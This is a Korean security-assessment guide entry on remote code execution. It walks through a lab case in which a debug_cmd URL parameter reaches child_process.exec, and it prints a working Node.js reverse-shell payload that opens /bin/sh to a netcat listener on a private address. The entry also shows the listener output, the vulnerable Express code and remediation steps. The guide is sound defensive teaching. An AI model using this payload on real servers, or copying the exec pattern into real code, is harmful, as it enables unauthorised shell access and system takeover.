



04	Remote Code Execution (RCE) (원격 코드 실행)
취약점 개요	
점검 내용	URL/요청 파라미터가 서버 측에서 OS 명령 실행 로직으로 전달되는지 확인
점검 목적	외부 사용자가 인가되지 않은 방식으로 서버 명령을 실행하여 시스템 장악, 데이터 유출, 내부망 확산 등으로 이어지는 것을 방지함.
보안 위협	임의 명령 실행으로 서버 환경 정보나 계정, 네트워크 구성 등이 노출될 수 있음.
참고	Remote Code Execution 외부에서 서버에 원격으로 접근해, 서버 내부에서 임의의 시스템 명령을 실행할 수 있게 되는 취약점이다.
점검대상 및 판단기준	
대상	웹 애플리케이션 소스 코드
조치방법	명령 실행이 필요한 경우, 직접 쉘 실행을 피하고 안전한 라이브러리/고정 파라미터 방식으로 대체 하거나 애플리케이션이 root 권한으로 동작하지 않도록 구성한다.
점검 및 조치사례	
1. 웹 페이지 탐색 중 debug_cmd 파라미터가 존재했고, 입력값이 검증 없이 시스템 명령으로 실행되어 결과가 응답에 출력되는 정황으로 RCE를 확인.	
 	
2. 터미널에서 netcat을 통해 리스너를 준비, URL 파라미터를 작성 및 전송하여 접속을 진행.	
[URL 원본 (node.js)]	
<pre>(function(){ var net = require('net'); var cp = require('child_process'); var sh = cp.spawn('/bin/sh', []); var client = new net.Socket(); client.connect(4444, '192.168.152.128', function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; })();</pre>	

```
kali@kali: ~  
파일 동작 편집하기 보기 도움말  
(kali@kali)~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.1] 62130  
█
```

3. 관리자 권한으로 접속이 진행되었음을 확인 가능.

```
id  
uid=65532 gid=0(root) groups=0(root)  
whoami  
whoami: cannot find name for user ID 65532  
█
```

4. 보안 대응책

```
130  
131 const app = express()  
132 app.use((req: any, res: any, next: any) => {  
133   if (req.query && req.query.debug_cmd) {  
134     const cmd = req.query.debug_cmd;  
135     require('child_process').exec(cmd, (err: any, stdout: any, stderr: any) => {  
136       res.send('<pre>' + (stdout || stderr || err) + '</pre>');  
137     });  
138     return;  
139   }  
140   next();  
141 });  
142 const server = new http.Server(app)  
143
```

1. 운영/배포 환경에서는 해당 취약점을 유발하는 파라미터를 완전히 삭제하거나, 내부 관리자용 인증체계를 적용할 것.
2. 사용자 입력을 시스템 명령에 직접 전달하는 패턴을 금지하고, 필요한 경우, 화이트 리스트 기반의 검증을 적용.